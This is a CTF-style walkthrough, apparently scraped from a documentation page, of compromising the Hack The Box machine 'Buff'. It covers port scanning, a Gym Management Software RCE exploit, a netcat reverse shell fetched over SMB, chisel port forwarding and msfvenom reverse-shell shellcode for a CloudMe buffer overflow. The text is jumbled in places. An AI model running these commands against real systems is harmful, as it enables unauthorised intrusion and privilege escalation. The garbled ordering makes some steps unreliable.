

Nest - 3 Jul 20 Optimum - 27th June 20 Forest - 19th June 20

Bounty - 4th June 20


Bastion - 10th May 20

Bastard - 8th May 20

Jeeves - 4th May 20

Buff - 1st Sept 20

10.10.10.198



Enter a caption for this image (optional)

Scanning

We run masscan to highlight the available TCP and UDP ports: sudo masscan -p1-65535,U:1-65535 10.10.10.198 --rate=1000 -e tun0


```
i:~/Downloads$ sudo masscan -p1-65535,U:1-65535 10.10.10.198 --rate=1000 -e tun0
[sudo] password for kali:
Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2020-09-01 14:16:44 GMT -- forced options: -sS -Pn -n -- randomize-hosts -v -- send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 8080/tcp on 10.10.10.198
Discovered open port 7680/tcp on 10.10.10.198
mate: 0.00-kpps, 100.00% done, waiting 1-secs, found=2
```

And then we use nmap to enumerate the found ports:

```
STATE SERVICE
  PORT
                           VERSION
2 7680/tcp open pando-pub?
3 8080/tcp open http
                            Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
4 | http-open-proxy: Potentially OPEN proxy.
5 | Methods supported:CONNECTION
  |_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
  |_http-title: mrb3n's Bro Hut
```

Enumeration

If we look at contact.php on the site, it states it's made using Gym Management Software 1.0



There's a python RCE exploit for the system that the site is running on: https://www.exploitdb.com/exploits/48506

Exploit

To get the exploit working, you may need some libraries from pip, or first pip itself if you don't already have it. Install via:

```
sudo apt install python-pip
sudo pip install requests
sudo pip install colorama
```

Then execute the python exploit and get a shell on the box.

```
i:~/Downloads$ python exploit.py http://10.10.10.198:8080/
 /vvvvvvvvvvv \-
[+] Successfully connected to webshell.
C:\xampp\htdocs\gym\upload> whoami
buff\shaun
C:\xampp\htdocs\gym\upload>
```

Shaun Shell

A Better Shell

This shell behaves strangely and I don't like it. Let's go and get a better, more normal shell.

```
##commands you're going to need
2 locate nc.exe
3 cp /usr/share/windows-resources/binaries/nc.exe .
4 sudo impacket-smbserver kali . -smb2support
5 sudo rlwrap nc -nvlp 443
6 \\YourIp\\kali\\nc.exe YourIp 443 -e cmd.exe
```

i:~/Downloads\$ locate nc.exe

/usr/share/windows-resources/binaries/nc.exe

First, find **nc.exe** on your kali and copy it to your current directory:

```
Second, start an smbserver via Impacket. Be sure to enable SMB Two support:
```

i:~/Downloads\$ cp /usr/share/windows-resources/binaries/nc.exe .

kali:~/Downloads\$ sudo impacket-smbserver kali . -smb2support

```
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
   Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

windows systems. You can install it via sudo apt-get install rlwrap Finally, in the victim windows shell have it call on the netcat in your smbserver, and tell it to connect to

Third, start a netcat listener. I used port 443, and I also used rlwrap, which gives us a better shell for

your netcat listener: C:\xampp\htdocs\gym\upload> \\10.10.14.14\\kali\\nc.exe 10.10.14.14 443 -e cmd.exe

```
It will connect and give you a better shell:
```

PrivEsc Enumeration

[+] Current Listening Ports

Go and get your user flag, and then come back for our enumeration for privilege escalation.

TCP

buffer overflow exploit.

I uploaded winpeas, the enumeration script, which brought to my attention the internal service runnning on port 8888

```
[?] Check for services restricted from the outside
Proto Local Address Foreign Address
                                                    State
         0.0.0.0:135
TCP
                                                    Listening
        0.0.0.0:445
0.0.0.0:5040
                                                    Listening
TCP
TCP
                                                    Listening
TCP
                                                    Listening
TCP
         0.0.0.0:8080
                                                    Listening
TCP
         0.0.0.0:49664
                                                    Listening
TCP
         0.0.0.0:49665
                                                    Listening
TCP
                                                    Listening
         0.0.0.0:49666
TCP
         0.0.0.0:49667
                                                    Listening
TCP
                                                    Listening
         0.0.0.0:49668
 TCP
                                                    Listening
         0.0.0.0:49669
                                                    Listening
TCP
          10.10.10.198:139
TCP
              .0.1:3306
                                                    Listening
```

:8888

[::]:135

Directory of C:\Users\shaun\Downloads 14/07/2020 13:27 <DIR> 14/07/2020 13:27

We can also see that in Shaun's downloads folder, there's a copy of CloudMe 1112, which has a known

Listening

Listening

```
16/06/2020 16:26
                                          17,830,824 CloudMe_1112.exe
                                     1 File(s) 17,830,824 bytes
                                    2 Dir(s) 9,810,960,384 bytes free
                      C:\Users\shaun\Downloads>
Putting these two bits of information together, we can assume that if we forward port 8888 to our kali
system, we will have access to the CloudMe service, and can then exploit it and get a System shell
(assuming CloudMe is running as System)
```

Port forwarding: Chisel

essence, chisel allows us to take an internal port service and give our kali machine access to it. I've included the necessary commands below - be sure to put your IP address in where necessary.

#download the Chisel binaries for our Kali and the Windows victim wget https://github.com/jpillora/chisel/releases/download/v1.7.0-rc9/chisel_1.7.0wget https://github.com/jpillora/chisel/releases/download/v1.7.0-rc9/chisel_1.7.0-

I won't go in too much detail on Chisel, as I already wrote about in my writeup of Control. But in

```
5 #and then unzip them
   gzip -d *
8 #now set up a webserver, and transfer chisel to the windows victim
9 sudo python -m SimpleHTTPServer 80
##will take to transfer, be patient
   powershell wget http://YourIp/chisel_1.7.0-rc9_windows_amd64 -outfile chisel.exe
#start chisel in kali and then windows
./chisel_1.7.0-rc9_linux_amd64 server --port 8000 --reverse
15 chisel.exe client YourIp:8000 R:8888:127.0.0.1:8888
C:\Users\shaun\Downloads>chisel.exe client 10.10.14.14:8000 R:8888:127.0.0.1:8888
chisel.exe client 10.10.14.14:8000 R:8888:127.0.0.1:8888
2020/09/01 16:15:50 client: Connecting to ws://10.10.14.14:8000
2020/09/01 16:15:50 client: Fingerprint ea:66:43:a0:da:7f:24:10:4b:b6:f6:42:16:e1:5b:bc
2020/09/01 16:15:50 client: Connected (Latency 14.4412ms)
```

If we run nmap localhost, we can see we have a service on our machine running on 8888

imkali:~/Downloads\$./chisel_1.7.0-rc9_linux_amd64 server --port 8000 --reverse

2020/09/01 11:11:03 server: Fingerprint ea:66:43:a0:da:7f:24:10:4b:b6:f6:42:16:e1:5b:bc

2020/09/01 11:11:03 server: Reverse tunnelling enabled

2020/09/01 11:11:03 server: Listening on http://0.0.0.0:8000

2020/09/01 11:11:37 server: session#1: tun: proxy#R:8888⇒8888: Listening

```
i:~/Downloads$ nmap localhost
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-01 11:17 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00014s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed ports
PORT STATE SERVICE
8000/tcp open http-alt
8888/tcp open sun-answerbook
```

Buffer Overflow We'll be using this exploit to get root: https://www.exploit-db.com/exploits/48389

First, save the exploit as exploit.py. Then we need to generate new shellcode:

```
2 OA\xOD' -f python -v payload
   4 #if you get nowhere with the first, re-upload netcat back to Shaun's user shell
   5 #and then use this shelllcode
   6 msfvenom -p windows/exec CMD="C:\xampp\htdocs\gym\upload\nc.exe [yourIP] 4444 -e
   7 cmd.exe" -b '\x00\x0a\x0d' -f py -v payload
We then need to replace the payload= sections in the python exploit, and give our own payload that we
```

msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.14 LPORT=4444 -b '\x00\x

just generated. The second option takes maybe 30 seconds to connect, so be patient.

Finally, send the exploit and receive a System shell on your listener

listening on [any] 4444 ... connect to [10.10.14.14] from (UNKNOWN) [10.10.10.198] 49724 Microsoft Windows [Version 10.0.17134.1610] (c) 2018 Microsoft Corporation. All rights reserved.

```
C:\Windows\system32>whoami
whoami
buff\administrator
C:\Windows\system32>
```

Previous

OSCP Boxes

i:~/Downloads\$ sudo nc -nvlp 4444

 \leftarrow

↓ New page **⊥** Import **Export as PDF** · · · More

≡ CONTENTS Scanning Enumeration **Exploit** Shaun Shell PrivEsc Enumeration Port forwarding: Chisel

Buffer Overflow

Invite your team great docs. Invite your team

Next Conceal - 8th Jul 20

 \rightarrow